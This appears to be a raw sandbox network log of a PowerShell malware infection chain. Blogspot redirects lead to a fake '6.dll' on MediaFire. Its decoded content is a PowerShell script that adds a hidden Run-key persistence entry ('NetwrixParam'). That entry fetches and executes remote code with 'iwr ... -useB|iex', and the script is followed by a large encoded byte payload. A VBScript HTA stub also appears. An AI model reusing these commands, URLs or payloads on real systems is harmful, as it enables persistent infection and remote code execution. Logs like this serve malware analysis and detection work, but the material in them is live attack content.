2022-01-14 11:21:09 UTC	481	IN	HTTP/1.1 302 Found Cross-Origin-Resource-Policy: cross-origin ETag: W/"76994fcf688c1d67e3733d8c335322d774ccdec6a6cee5a150ea445829fd35f1" Date: Fri, 14 Jan 2022 11:21:09 GMT Content-Type: text/html; charset=UTF-8 Server: blogger-renderd Expires: Fri, 14 Jan 2022 11:21:10 GMT Cache-Control: public, must-revalidate, proxy-revalidate, max-age=1 X-Content-Type-Options: nosniff X-XSS-Protection: 0 Location: https://www.mediafire.com/file/5avuvurhf9r42y3/6.dll/file Content-Length: 0 X-Frame-Options: SAMEORIGIN Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49824	142.250.186.129	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:09 UTC	482	OUT	GET /atom.xml HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: p26ynn.blogspot.com Connection: Keep-Alive
2022-01-14 11:21:09 UTC	482	IN	HTTP/1.1 302 Found Cross-Origin-Resource-Policy: cross-origin ETag: W/"653e6214c6f62902c0acee3c8515402071ab5658902f4c9106cea3b71f4569ba" Date: Fri, 14 Jan 2022 11:21:09 GMT Content-Type: text/html; charset=UTF-8 Server: blogger-renderd Expires: Fri, 14 Jan 2022 11:21:10 GMT Cache-Control: public, must-revalidate, proxy-revalidate, max-age=1 X-Content-Type-Options: nosniff X-XSS-Protection: 0 Location: https://5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com/ugd/5940e4_979408a19b03449f8221c8f8d235fa5 5.txt Content-Length: 0 X-Frame-Options: SAMEORIGIN Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49827	104.16.203.237	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:09 UTC	482	OUT	GET /file/5avuvurhf9r42y3/6.dll/file HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: www.mediafire.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:10 UTC	484	IN	HTTP/1.1 302 Found Date: Fri, 14 Jan 2022 11:21:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: ukey=8gv80wkxqbda9mv7zrd52a2eanmh8cy0; expires=Tue, 14-Jan-2042 11:21:10 GMT; Max-Age=631152000; path=/; domain=.mediafire.com; HttpOnly Strict-Transport-Security: max-age=0 Access-Control-Allow-Origin: https://www.mediafire.com Location: https://download2262.mediafire.com/u45xa78x9nkg/5avuvurhf9r42y3/6.dll Report-To: {"group": "mediafirenel", "max_age": 86400, "include_subdomains": true, "endpoints": [{"url": "https://browser-reports.mediafire.dev/network-error"}]} NEL: {"report_to": "mediafirenel", "max_age": 86400, "include_subdomains": true, "failure_fraction": 0.01} CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Set-Cookie: __cf_bm=XI5bmwp1fM4BVc1oedBSbCz0KJS4GOtl71yJudGWoMk-1642159270-0-AcWwPmLhePabExPENyClMc6ZzNv7QOucaFmTrlsiSmflpf0J8p5ZWfOaiMfTdHZn36LLBvnV7Fk6K/btz9ZD1Rc=; path=/; expires=Fri, 14-Jan-22 11:51:10 GMT; domain=.mediafire.com; HttpOnly; Secure; SameSite=None Server: cloudflare CF-RAY: 6cd67aac9c6e4e9d-FRA
2022-01-14 11:21:10 UTC	485	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49828	34.102.176.152	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:10 UTC	483	OUT	GET /ugd/5940e4_979408a19b03449f8221c8f8d235fa55.txt HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: 5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com Connection: Keep-Alive
2022-01-14 11:21:10 UTC	483	IN	HTTP/1.1 200 OK Server: openresty/1.19.9.1 Content-Length: 205 X-GUploader-UploadID: ADPycdukVOdsfESFZvaCgG1hbnOfR6smYI0ENYixz6KNvC_-TOgdQeNQs0_RIjxPcjUE7TuPSRc2HOjNGVx3BUHw1Xw x-goog-generation: 1641283569604910 x-goog-metageneration: 1 x-goog-stored-content-encoding: identity x-goog-stored-content-length: 205 x-goog-hash: crc32c=Yki6tg== x-goog-hash: md5=kcThf3Ys+9gTpJY1lKTwcA== x-goog-storage-class: STANDARD Accept-Ranges: bytes Access-Control-Allow-Origin: * Access-Control-Expose-Headers: Content-Length Timing-Allow-Origin: * X-Seen-By: gcp.us-central-1.media-router-5ffcd6b674-mj9x7 X-Robots-Tag: noindex, nofollow Via: 1.1 google Date: Wed, 12 Jan 2022 03:07:30 GMT Expires: Wed, 12 Jan 2022 04:07:30 GMT Cache-Control: public, max-age=15552000, immutable Age: 202420 Last-Modified: Tue, 04 Jan 2022 08:06:09 GMT ETag: "91c4e17f762cfbd813a4963594a4f070" Content-Type: text/plain Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2022-01-14 11:21:10 UTC	484	IN	Data Raw: 3c 48 54 4d 4c 3e 0d 0a 3c 48 54 4d 4c 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 3c 48 45 41 44 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 56 42 53 63 72 69 70 74 22 3e 0d 0a 0d 0a 77 69 6e 64 6f 77 2e 72 65 73 69 7a 65 54 6f 20 30 2c 20 30 0d 0a 73 65 6c 66 2e 63 6c 6f 73 65 0d 0a 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 2f 62 6f 64 Data Ascii: <HTML><HTML><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><HEAD><script language="VBScript">window.resizeTo 0, 0self.close</script></head><body></bod
2022-01-14 11:21:10 UTC	484	IN	Data Raw: 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: y></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49829	199.91.155.3	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:10 UTC	485	OUT	GET /u45xa78x9nkg/5avuvurhf9r42y3/6.dll HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: download2262.mediafire.com Cookie: ukey=8gv80wkxqbda9mv7zrd52a2eanmh8cy0 Connection: Keep-Alive
2022-01-14 11:21:11 UTC	486	IN	HTTP/1.1 200 OK server: dsp-0.0.1 content-type: text/plain accept-ranges: bytes connection: close content-encoding: binary cache-control: no-store x-robots-tag: noindex, nofollow content-disposition: attachment; filename="6.dll" content-length: 490941 date: Fri, 14 Jan 2022 11:21:11 GMT
2022-01-14 11:21:11 UTC	486	IN	Data Raw: 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 35 0d 0a 4e 65 77 2d 49 74 65 6d 50 72 6f 70 65 72 74 79 20 2d 50 61 74 68 20 22 48 4b 43 55 3a 5c 53 4f 46 54 57 41 52 45 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 43 75 72 72 65 6e 74 56 65 72 73 69 6f 6e 5c 52 75 6e 22 20 2d 4e 61 6d 65 20 22 4e 65 74 77 72 69 78 50 61 72 61 6d 22 20 2d 56 61 6c 75 65 20 22 70 6f 77 65 72 73 68 65 6c 6c 20 2d 77 20 68 20 2d 4e 6f 50 72 6f 66 69 6c 65 20 2d 45 78 65 63 75 74 69 6f 6e 50 6f 6c 69 63 79 20 42 79 70 61 73 73 20 2d 43 6f 6d 6d 61 6e 64 20 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 32 30 3b 69 77 72 20 22 22 68 74 74 70 73 3a 2f 2f 70 36 74 62 62 62 2e 62 6c 6f 67 73 70 6f 74 2e 63 6f 6d 2f 61 74 6f 6d 2e 78 6d 6c 22 22 20 2d 75 73 65 42 7c 69 65 Data Ascii: start-sleep -s 5New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "NetwrixParam" -Value "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr ""https://p6tbbb.blogspot.com/atom.xml"" -useB|ie
2022-01-14 11:21:11 UTC	502	IN	Data Raw: 2c 32 31 2c 32 34 38 2c 38 38 2c 39 32 2c 32 32 34 2c 32 33 35 2c 32 32 37 2c 32 32 39 2c 32 34 38 2c 31 38 38 2c 31 33 31 2c 31 35 39 2c 39 33 2c 31 32 39 2c 32 33 39 2c 33 39 2c 32 35 35 2c 31 35 35 2c 34 2c 32 34 35 2c 38 36 2c 32 31 2c 32 34 31 2c 32 34 2c 37 2c 32 34 36 2c 31 34 33 2c 31 39 35 2c 34 36 2c 37 30 2c 31 34 36 2c 37 38 2c 31 37 31 2c 31 31 34 2c 32 35 30 2c 31 35 33 2c 32 34 33 2c 32 33 39 2c 38 36 2c 32 34 32 2c 31 34 34 2c 31 33 34 2c 33 37 2c 31 38 39 2c 36 35 2c 31 39 31 2c 32 31 37 2c 31 34 36 2c 31 31 36 2c 33 34 2c 32 31 33 2c 31 34 36 2c 31 31 36 2c 36 31 2c 32 35 33 2c 32 32 32 2c 39 34 2c 39 33 2c 36 32 2c 36 32 2c 31 38 38 2c 36 36 2c 32 35 34 2c 31 37 39 2c 32 30 39 2c 32 35 34 2c 35 33 2c 31 39 37 2c 32 34 34 2c 32 37 2c 31 Data Ascii: ,21,248,88,92,224,235,227,229,248,188,131,159,93,129,239,39,255,155,4,245,86,21,241,24,7,246,143,195,46,70,146,78,171,114,250,153,243,239,86,242,144,134,37,189,65,191,217,146,116,34,213,146,116,61,253,222,94,93,62,62,188,66,254,179,209,254,53,197,244,27,1
2022-01-14 11:21:11 UTC	518	IN	Data Raw: 31 36 33 2c 31 39 30 2c 32 32 37 2c 32 36 2c 31 38 37 2c 31 35 37 2c 31 32 38 2c 33 38 2c 31 32 35 2c 33 30 2c 37 38 2c 32 39 2c 31 31 38 2c 32 32 38 2c 38 33 2c 31 33 35 2c 36 35 2c 36 32 2c 31 31 37 2c 31 35 32 2c 31 39 39 2c 31 36 37 2c 31 34 2c 38 31 2c 36 32 2c 31 31 37 2c 35 36 2c 34 2c 31 36 37 2c 31 34 2c 37 37 2c 35 36 2c 31 31 36 2c 34 38 2c 35 34 2c 31 33 36 2c 32 32 37 2c 31 33 31 2c 31 30 36 2c 31 38 39 2c 32 31 2c 32 33 31 2c 31 34 2c 31 39 38 2c 32 32 33 2c 31 33 32 2c 38 37 2c 32 31 33 2c 31 39 31 2c 31 33 37 2c 31 36 33 2c 37 2c 32 32 37 2c 31 38 37 2c 31 39 34 2c 31 35 35 2c 31 37 32 2c 32 33 31 2c 31 39 35 2c 31 33 35 2c 31 39 31 2c 31 38 37 2c 31 33 35 2c 31 35 2c 31 38 33 2c 35 38 2c 31 33 35 2c 31 35 2c 31 32 32 2c 31 34 36 2c 37 39 Data Ascii: 163,190,227,26,187,157,128,38,125,30,78,29,118,228,83,135,65,62,117,152,199,167,14,81,62,117,56,4,167,14,77,56,116,48,54,136,227,131,106,189,21,231,14,198,223,132,87,213,191,137,163,7,227,187,194,155,172,231,195,135,191,187,135,15,183,58,135,15,122,146,79
2022-01-14 11:21:11 UTC	534	IN	Data Raw: 32 33 33 2c 32 31 32 2c 32 35 35 2c 31 36 35 2c 37 38 2c 31 36 37 2c 32 35 34 2c 31 31 39 2c 31 35 37 2c 32 33 38 2c 32 36 2c 39 38 2c 38 33 2c 31 38 32 2c 34 37 2c 32 35 35 2c 31 33 30 2c 31 31 36 2c 31 31 37 2c 37 36 2c 36 35 2c 32 34 36 2c 37 39 2c 31 39 31 2c 31 31 32 2c 32 34 35 2c 32 34 37 2c 31 33 39 2c 39 2c 32 32 36 2c 32 30 31 2c 32 30 30 2c 39 34 2c 32 34 35 2c 35 2c 36 33 2c 31 31 2c 31 32 32 2c 32 33 38 2c 32 33 2c 31 35 38 2c 39 37 2c 31 30 39 2c 31 30 39 2c 31 37 30 2c 32 32 38 2c 32 34 38 2c 31 30 37 2c 31 39 35 2c 33 33 2c 35 36 2c 32 30 36 2c 32 34 30 2c 31 30 32 2c 31 31 35 2c 32 31 37 2c 31 38 38 2c 32 30 35 2c 39 33 2c 38 34 2c 31 33 36 2c 32 30 37 2c 31 34 34 2c 32 30 35 2c 31 35 37 2c 31 34 32 2c 31 38 34 2c 36 2c 32 31 Data Ascii: 233,212,255,165,78,167,254,119,157,238,26,98,83,182,47,255,130,116,117,76,65,246,79,191,112,245,247,139,9,226,201,200,94,245,5,63,11,122,238,23,158,97,109,109,170,228,248,107,195,33,56,206,240,102,115,217,188,205,93,84,136,207,144,205,135,157,142,184,6,21
2022-01-14 11:21:11 UTC	550	IN	Data Raw: 31 38 34 2c 31 30 38 2c 31 37 33 2c 38 37 2c 37 36 2c 32 34 33 2c 39 2c 31 31 31 2c 36 32 2c 34 2c 31 30 30 2c 32 30 34 2c 31 30 39 2c 32 37 2c 32 32 39 2c 31 35 36 2c 34 34 2c 34 30 2c 39 37 2c 31 38 35 2c 32 32 32 33 2c 31 33 34 2c 31 38 39 2c 30 2c 36 30 2c 33 34 2c 38 32 2c 38 38 2c 31 2c 32 33 31 2c 36 38 2c 37 36 2c 36 39 2c 37 35 2c 31 37 32 2c 31 30 31 2c 32 31 34 2c 36 32 2c 31 38 38 2c 33 31 2c 31 30 33 2c 32 34 35 2c 39 30 2c 37 2c 31 33 37 2c 31 30 33 2c 36 39 2c 32 36 2c 32 34 33 2c 37 2c 31 38 33 2c 39 30 2c 31 33 35 2c 32 32 35 2c 38 35 2c 31 38 2c 32 33 35 2c 34 38 2c 32 33 35 2c 32 34 30 2c 31 35 32 2c 39 35 2c 31 35 35 2c 33 30 2c 31 31 2c 32 34 39 2c 32 31 31 2c 32 33 35 2c 38 37 2c 37 31 2c 35 35 2c 31 32 2c 39 36 2c 36 2c 32 30 31 2c 32 Data Ascii: 184,108,173,87,76,243,9,111,62,4,100,204,109,27,229,156,44,40,97,185,223,134,189,0,60,34,82,88,1,231,68,76,69,75,172,101,214,62,188,31,103,245,90,7,137,103,69,26,243,7,183,90,135,225,85,18,235,48,235,240,152,95,155,30,11,249,211,235,87,71,55,12,96,6,201,2
2022-01-14 11:21:11 UTC	566	IN	Data Raw: 32 36 2c 31 34 39 2c 39 39 2c 32 32 32 2c 31 38 32 2c 32 30 38 2c 34 2c 32 30 34 2c 31 31 37 2c 31 36 2c 32 34 30 2c 34 38 2c 33 39 2c 38 31 2c 31 36 37 2c 32 32 35 2c 32 30 35 2c 33 37 2c 31 38 38 2c 30 2c 32 31 33 2c 32 32 30 2c 31 35 35 2c 31 39 37 2c 38 34 2c 31 33 32 2c 31 35 2c 37 38 2c 32 31 32 2c 32 32 37 2c 31 30 37 2c 33 33 2c 31 39 39 2c 31 38 35 2c 31 37 38 2c 32 38 2c 32 32 2c 32 33 30 2c 31 37 38 2c 31 37 31 2c 31 39 2c 32 2c 32 30 32 2c 31 32 2c 31 37 33 2c 31 36 36 2c 31 30 2c 31 31 38 2c 32 30 38 2c 31 37 31 2c 32 30 35 2c 31 31 31 2c 31 35 30 2c 31 31 37 2c 31 34 2c 37 31 2c 32 33 34 2c 33 35 2c 31 34 32 2c 32 30 38 2c 31 34 37 2c 32 34 34 2c 32 34 33 2c 32 34 35 2c 31 37 32 2c 31 38 34 2c 32 34 39 2c 38 30 2c 32 34 31 2c 31 36 33 2c 32 Data Ascii: 26,149,99,222,182,208,4,204,117,16,240,48,39,81,167,225,205,37,188,0,213,220,155,197,84,132,15,78,212,227,107,33,199,185,178,28,22,230,178,171,19,2,202,12,173,166,10,118,208,171,205,111,150,117,14,71,234,35,142,208,147,244,243,245,172,184,249,80,241,163,2

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:11 UTC	582	IN	Data Raw: 34 34 2c 35 35 2c 37 37 2c 32 30 31 2c 31 30 35 2c 35 37 2c 31 35 32 2c 31 36 36 2c 32 32 38 2c 31 38 34 2c 36 35 2c 37 34 2c 31 34 32 2c 31 32 2c 38 32 2c 31 37 38 2c 31 34 32 2c 36 35 2c 37 34 2c 31 35 36 2c 39 35 2c 33 36 2c 32 31 39 2c 34 37 2c 35 33 2c 32 34 2c 31 32 33 2c 32 32 31 2c 39 2c 35 33 2c 38 35 2c 31 31 2c 31 38 32 2c 33 2c 35 31 2c 31 33 31 2c 32 34 37 2c 32 31 39 2c 32 33 38 2c 31 36 38 2c 37 31 2c 31 38 34 2c 32 31 37 2c 32 34 2c 32 30 36 2c 36 32 2c 35 30 2c 31 35 35 2c 36 32 2c 35 34 2c 32 33 37 2c 31 39 31 2c 32 33 39 2c 34 31 2c 32 30 30 2c 37 37 2c 31 31 38 2c 32 30 33 2c 31 30 31 2c 32 33 31 2c 31 30 39 2c 31 35 30 2c 31 34 32 2c 34 2c 35 36 2c 31 38 34 2c 31 32 33 2c 32 30 34 2c 31 31 31 2c 31 38 2c 31 33 39 2c 32 34 31 2c 32 30 Data Ascii: 44,55,77,201,105,57,152,166,228,184,65,74,142,12,82,178,142,65,74,156,95,36,219,47,53,24,123,221,9 ,53,85,11,182,3,51,131,247,219,238,168,71,184,217,24,206,62,50,155,62,54,237,191,239,41,200,77,118,203,101,231 ,109,150,142,4,56,184,123,204,111,18,139,241,20
2022-01-14 11:21:11 UTC	598	IN	Data Raw: 2c 32 34 32 2c 32 33 31 2c 35 38 2c 31 32 32 2c 31 31 36 2c 38 37 2c 31 38 35 2c 31 30 32 2c 33 34 2c 31 30 33 2c 32 33 36 2c 36 31 2c 39 37 2c 32 38 2c 39 35 2c 31 37 37 2c 32 35 35 2c 32 30 30 2c 31 38 32 2c 32 30 30 2c 32 35 2c 31 31 39 2c 31 35 30 2c 32 33 34 2c 32 34 38 2c 32 32 2c 31 38 33 2c 31 30 39 2c 39 34 2c 32 31 30 2c 31 37 34 2c 32 30 30 2c 32 35 2c 31 30 32 2c 32 33 35 2c 35 36 2c 35 34 2c 31 34 33 2c 32 32 33 2c 31 34 36 2c 31 32 33 2c 34 31 2c 31 31 34 2c 31 39 38 2c 31 39 38 2c 32 33 32 2c 35 36 2c 31 31 38 2c 34 33 2c 31 39 31 2c 31 34 39 2c 31 30 39 2c 3 1 34 35 2c 35 31 2c 37 38 2c 32 35 2c 31 35 2c 31 37 39 2c 31 32 34 2c 31 36 33 2c 31 30 38 2c 31 33 39 2c 31 35 36 2c 38 31 2c 37 33 2c 32 31 34 2c 31 38 31 2c 32 32 31 2c 32 30 33 2c Data Ascii: ,242,231,58,122,116,87,185,102,34,103,236,61,97,28,95,177,255,200,182,200,25,119,150,234,248,22,18 3,109,94,210,174,200,25,102,235,56,54,143,223,146,123,41,114,198,198,232,56,118,43,191,149,109,145,51,78,25,15 ,179,124,163,108,139,156,81,73,214,181,221,203,
2022-01-14 11:21:11 UTC	614	IN	Data Raw: 31 36 37 2c 37 38 2c 32 30 39 2c 31 36 39 2c 31 33 31 2c 34 2c 33 2c 32 33 36 2c 31 37 34 2c 31 39 32 2c 31 37 38 2c 32 37 2c 36 37 2c 32 34 32 2c 31 32 36 2c 31 32 2c 31 31 34 2c 35 33 2c 31 39 31 2c 38 31 2c 31 34 32 2c 32 32 35 2c 37 36 2c 38 36 2c 32 34 34 2c 31 35 37 2c 32 32 34 2c 35 32 2c 32 31 30 2c 32 34 39 2c 36 37 2c 31 36 31 2c 32 30 37 2c 31 39 31 2c 34 38 2c 31 36 37 2c 32 32 36 2c 36 30 2c 31 38 30 2c 31 37 32 2c 38 33 2c 37 39 2c 32 34 2c 32 34 32 2c 31 30 36 2c 34 38 2c 31 30 30 2c 31 37 38 2c 32 33 31 2c 31 39 34 2c 31 38 37 2c 32 33 38 2c 32 32 34 2c 38 34 2c 31 31 37 2c 32 35 30 2c 31 38 36 2c 32 35 34 2c 32 32 30 2c 32 33 33 2c 32 31 38 2c 32 32 39 2c 32 31 32 2c 36 37 2c 31 30 30 2c 31 34 34 2c 31 39 35 2c 31 31 37 2c 32 30 39 2c 31 Data Ascii: 167,78,209,169,131,4,3,236,174,192,178,27,67,242,126,12,114,53,191,81,142,225,76,86,244,157,224,52 ,210,249,67,161,207,191,48,167,226,60,180,172,83,79,24,242,106,48,100,178,231,194,187,238,224,84,117,250,186,2 54,220,233,218,229,212,67,100,144,195,117,209,1
2022-01-14 11:21:11 UTC	620	IN	Data Raw: 32 34 31 2c 37 39 2c 33 39 2c 31 37 30 2c 31 33 32 2c 32 30 37 2c 31 36 33 2c 32 31 37 2c 35 38 2c 32 31 32 2c 32 35 31 2c 31 35 37 2c 38 38 2c 32 2c 32 32 32 2c 32 2c 35 37 2c 31 35 35 2c 31 33 33 2c 32 31 31 2c 32 31 31 36 2c 31 31 38 2c 31 30 39 2c 31 38 32 2c 31 38 38 2c 34 31 2c 32 32 39 2c 32 34 36 2c 32 33 34 2c 31 35 39 2c 38 31 2c 31 37 30 2c 32 30 31 2c 38 32 2c 32 31 36 2c 31 31 34 2c 32 34 37 2c 31 34 36 2c 35 39 2c 36 31 2c 31 31 39 2c 32 35 34 2c 31 33 39 2c 32 30 32 2c 31 35 34 2c 33 32 2c 36 2c 31 33 38 2c 31 37 37 2c 31 33 32 2c 39 34 2c 31 30 39 2c 36 33 2c 31 38 32 2c 32 33 34 2c 32 31 2c 34 33 2c 30 2c 31 35 30 2c 31 36 33 2c 31 35 34 2c 31 39 31 2c 36 36 2c 31 32 30 2c 32 32 32 2c 31 30 36 2c 39 2c 37 34 2c 31 33 38 2c 32 34 2c 31 Data Ascii: 241,79,39,170,132,207,163,217,58,212,251,157,88,2,222,2,57,155,133,211,21,16,118,109,182,188,41,22 9,246,234,159,81,170,201,82,216,114,247,146,59,61,119,254,139,202,154,32,6,138,177,132,94,109,63,182,234,21,43 ,0,150,163,154,191,66,120,222,106,9,74,138,24,1
2022-01-14 11:21:11 UTC	636	IN	Data Raw: 38 38 2c 37 35 2c 31 33 30 2c 31 38 39 2c 31 36 34 2c 31 32 30 2c 31 31 31 2c 34 39 2c 38 31 2c 36 30 2c 31 39 33 2c 32 30 33 2c 38 2c 35 33 2c 31 36 34 2c 31 39 31 2c 33 31 2c 32 35 32 2c 32 34 34 2c 32 34 34 2c 32 34 37 2c 31 38 37 2c 32 30 32 2c 31 36 37 2c 31 36 30 2c 31 39 31 2c 33 31 2c 32 34 34 2c 32 30 38 2c 32 32 33 2c 32 33 39 2c 34 32 2c 32 35 35 2c 31 39 2c 32 35 30 2c 32 35 31 2c 32 34 33 2c 38 36 2c 32 31 30 2c 37 34 2c 38 39 2c 31 35 34 2c 32 31 33 2c 38 36 2c 31 30 38 2c 36 31 2c 31 32 36 2c 31 31 33 2c 31 35 39 2c 31 30 36 2c 31 32 35 2c 39 36 2c 31 38 32 2c 31 33 31 2c 31 31 36 2c 32 34 38 2c 31 31 2c 31 36 32 2c 31 30 38 2c 38 30 2c 32 33 38 2c 34 35 2c 31 37 35 2c 31 34 30 2c 33 38 2c 33 32 2c 32 34 37 2c 38 39 2c 32 32 38 2c 31 34 30 Data Ascii: 88,75,130,189,164,120,111,49,81,60,193,203,8,53,164,191,31,252,244,244,247,187,202,167,160,191,31, 244,208,223,239,42,255,19,250,251,243,86,210,74,89,154,213,86,108,61,126,113,159,106,125,96,182,131,116,248,11 ,162,108,80,238,45,175,140,38,32,247,89,228,140
2022-01-14 11:21:11 UTC	652	IN	Data Raw: 35 36 2c 39 2c 33 38 2c 32 35 34 2c 31 39 2c 31 38 33 2c 32 31 35 2c 32 32 36 2c 34 32 2c 31 30 34 2c 32 30 35 2c 31 34 30 2c 36 36 2c 31 38 37 2c 38 38 2c 37 32 2c 31 39 34 2c 31 31 39 2c 31 35 31 2c 33 38 2c 31 39 32 2c 31 33 36 2c 38 33 2c 31 30 36 2c 31 32 36 2c 31 2c 32 30 34 2c 32 31 33 2c 32 30 36 2c 32 31 30 2c 34 2c 31 32 30 2c 31 30 2c 35 35 2c 31 31 2c 34 35 2c 31 31 35 2c 37 35 2c 38 30 2c 31 31 2c 32 32 39 2c 32 35 31 2c 31 32 38 2c 38 32 2c 32 33 35 2c 33 37 2c 37 34 2c 31 33 2c 34 2c 31 35 31 2c 31 30 37 2c 37 38 2c 32 30 34 2c 31 30 39 2c 32 33 32 2c 31 34 32 2c 38 35 2c 31 34 36 2c 31 36 37 2c 34 30 2c 35 37 2c 31 31 30 2c 36 37 2c 32 34 37 2c 31 34 30 2c 31 31 34 2c 32 35 35 2c 38 35 2c 31 32 39 2c 35 34 2c 36 33 2c 32 39 2c 31 30 31 2c Data Ascii: 56,9,38,254,19,183,215,226,42,104,205,140,66,187,88,72,194,119,151,38,192,136,83,106,126,1,204,213 ,206,210,4,120,10,55,11,45,115,75,80,11,229,251,128,82,235,37,74,13,4,151,107,78,204,109,232,142,85,146,167,40 ,57,110,67,247,140,114,255,85,129,54,63,29,101,
2022-01-14 11:21:11 UTC	668	IN	Data Raw: 2c 31 37 37 2c 32 34 2c 37 37 2c 32 33 31 2c 32 32 34 2c 32 37 2c 31 39 39 2c 31 32 36 2c 32 31 38 2c 31 35 31 2c 32 34 33 2c 31 34 38 2c 32 33 2c 32 30 33 2c 31 37 39 2c 31 37 36 2c 32 31 32 2c 31 31 39 2c 39 37 2c 31 33 33 2c 34 39 2c 38 38 2c 32 35 34 2c 36 2c 31 34 32 2c 34 37 2c 31 38 2c 31 39 39 2c 32 33 33 2c 35 36 2c 38 39 2c 32 32 31 2c 32 37 2c 31 33 31 2c 31 38 32 2c 31 36 33 2c 38 33 2c 32 30 2c 31 33 34 2c 31 34 39 2c 31 33 2c 31 31 36 2c 38 39 2c 31 33 30 2c 39 34 2c 31 37 39 2c 35 34 2c 34 38 2c 35 37 2c 38 35 2c 31 32 36 2c 37 36 2c 32 31 38 2c 36 31 2c 32 35 31 2c 31 37 32 2c 37 34 2c 31 35 38 2c 31 33 35 2c 32 30 38 2c 31 32 38 2c 31 33 32 2c 34 39 2c 31 38 36 2c 32 30 34 2c 34 30 2c 36 39 2c 39 30 2c 31 35 37 2c 32 30 38 2c 31 35 34 2c Data Ascii: ,177,24,77,231,224,27,199,126,218,151,243,148,23,203,179,176,212,119,97,133,49,88,254,6,142,47,18, 199,233,56,89,221,27,131,182,163,83,20,134,149,13,116,89,130,94,179,54,48,57,85,126,76,218,61,251,172,74,158,1 35,208,128,132,49,186,204,40,69,90,157,208,154,
2022-01-14 11:21:11 UTC	684	IN	Data Raw: 2c 32 34 34 2c 31 30 38 2c 31 39 33 2c 31 39 35 2c 31 30 2c 32 32 36 2c 31 36 35 2c 39 32 2c 31 35 2c 31 35 36 2c 31 32 37 2c 32 34 2c 31 31 35 2c 32 31 38 2c 31 33 35 2c 31 34 36 2c 31 38 35 2c 31 36 30 2c 31 32 33 2c 34 34 2c 31 31 37 2c 36 2c 38 32 2c 31 32 33 2c 31 36 36 2c 32 35 31 2c 31 31 37 2c 31 34 35 2c 31 37 39 2c 32 34 36 2c 38 32 2c 35 30 2c 32 32 36 2c 31 38 30 2c 33 35 2c 31 31 38 2c 31 31 36 2c 31 38 30 2c 37 35 2c 31 37 39 2c 32 35 35 2c 36 37 2c 32 35 30 2c 35 33 2c 32 35 31 2c 39 39 2c 32 36 2c 31 35 35 2c 37 30 2c 31 36 39 2c 39 38 2c 31 30 38 2c 31 39 38 2c 31 37 36 2c 31 31 33 2c 39 30 2c 31 35 35 2c 31 33 38 2c 31 39 37 2c 31 35 31 2c 31 38 31 2c 31 39 35 2c 31 36 34 2c 31 31 35 2c 31 34 31 2c 38 31 2c 32 35 30 2c 38 31 2c 31 33 35 Data Ascii: ,244,108,193,195,10,226,165,92,15,156,127,24,115,218,135,146,185,160,123,44,117,6,82,123,166,251,1 17,145,179,146,82,50,226,180,35,118,116,180,75,179,255,67,250,53,251,99,26,155,70,169,98,108,198,176,113,90,15 5,138,197,151,181,195,164,115,141,81,250,81,135

Timestamp	kBytes transferred	Direction	Data
